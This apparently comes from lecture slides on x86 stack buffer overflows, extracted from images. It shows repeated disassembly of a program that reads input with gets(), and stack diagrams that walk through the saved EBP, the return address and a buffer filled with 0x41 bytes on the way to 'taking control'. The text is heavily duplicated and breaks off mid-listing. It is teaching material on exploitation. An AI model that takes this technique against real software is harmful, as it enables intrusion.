
- now what?
- take control


# ELF in memory (and review of control flow!)





















data flow does

EIP

```
0x8048410 push ebp
0x8048411 mov ebp,esp
0x8048413 sub esp,0x18
0x8048416 mov eax,ds:0x8049f24
0x804841b test eax,eax
0x804841d je 0x8048431 <frame_dummy+33>
0x804841f mov eax,0x0
0x8048424 test eax,eax
0x8048426 je 0x8048431 <frame_dummy+33>
0x8048428 mov DWORD PTR [esp],0x8049f24
0x804842f call eax
0x8048431 leave
0x8048432 ret
0x8048433 nop
0x8048434 push ebp
0x8048435 mov ebp,esp
0x8048437 and esp,0xffffffff
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave
0x8048477 ret
```

```

0x8048410 push ebp
0x8048411 mov ebp,esp
0x8048413 sub esp,0x18
0x8048416 mov eax,ds:0x8049f24
0x804841b test eax,eax
0x804841d je 0x8048431 <frame_dummy+33>
0x804841f mov eax,0x0
0x8048424 test eax,eax
0x8048426 je 0x8048431 <frame_dummy+33>
0x8048428 mov DWORD PTR [esp],0x8049f24
0x804842f call eax
0x8048431 leave
0x8048432 ret
0x8048433 nop
0x8048434 push ebp
0x8048435 mov ebp,esp
0x8048437 and esp,0xffffffff
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave
0x8048477 ret

```

EIP →

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 | <-- Current stack frame (ESP) |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |
|      |      |      |      |                               |

loc\_31307D:

```
call sub_3140F3
```

; CODE XREF

```

0x8048410 push ebp
0x8048411 mov ebp,esp
0x8048413 sub esp,0x18
0x8048416 mov eax,ds:0x8049f24
0x804841b test eax,eax
0x804841d je 0x8048431 <frame_dummy+33>
0x804841f mov eax,0x0
0x8048424 test eax,eax
0x8048426 je 0x8048431 <frame_dummy+33>
0x8048428 mov DWORD PTR [esp],0x8049f24
0x804842f call eax
0x8048431 leave
0x8048432 ret
0x8048433 nop
0x8048434 push ebp
0x8048435 mov ebp,esp
0x8048437 and esp,0xffffffff
0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave
0x8048477 ret

```

EIP →

```

push esi
push eax
push edi

```

|      |      |      |      |                                  |
|------|------|------|------|----------------------------------|
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Current stack frame (ESP) |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| ...  | ...  | ...  | ...  |                                  |
| ...  | ...  | ...  | ...  |                                  |
| ...  | ...  | ...  | ...  |                                  |

loc\_31307D:

call sub\_3140F3

; CODE XREF



EIP

```

0x8048350 push ebp
0x8048351 mov ebp, esp
0x8048353 sub esp, 0x18

```

...

```

0x8048371 mov eax, 0x0
0x8048376 leave
0x8048377 ret

```

```

0x804843a sub esp, 0x110
0x8048440 mov DWORD PTR [esp], 0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp], 0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax, 0x8048591
0x804845d mov DWORD PTR [esp], eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax, [esp+0x10]
0x8048469 mov DWORD PTR [esp], eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax, 0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x71 | 0x84 | 0x04 | 0x08 | <----- Saved Return Address   |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Argument One to gets() |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

; CODE XREF

call sub\_3140F3

```

0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18

```

EIP →

...

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x00 | 0x00 | 0x00 | 0x00 | ...                           |
| 0x00 | 0x00 | 0x00 | 0x00 | ...                           |
| 0x00 | 0x00 | 0x00 | 0x00 | ... New stack frame           |
| 0x00 | 0x00 | 0x00 | 0x00 | ...                           |
| 0x00 | 0x00 | 0x00 | 0x00 | ...                           |
| 0x40 | 0xf0 | 0xff | 0xbf | <----- Saved EBP Address      |
| 0x71 | 0x84 | 0x04 | 0x08 | <----- Saved Return Address   |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Argument One to gets() |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

; CODE XREF

call sub\_3140F3

```

0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18

```

...

EIP →

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ... New stack frame           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x00 | 0x00 | ...                           |
| 0x40 | 0xf0 | 0xff | 0xbf | <----- Saved EBP Address      |
| 0x71 | 0x84 | 0x04 | 0x08 | <----- Saved Return Address   |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Argument One to gets() |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

; CODE XREF

call sub\_3140F3

```

0x8048350 push ebp
0x8048351 mov ebp,esp
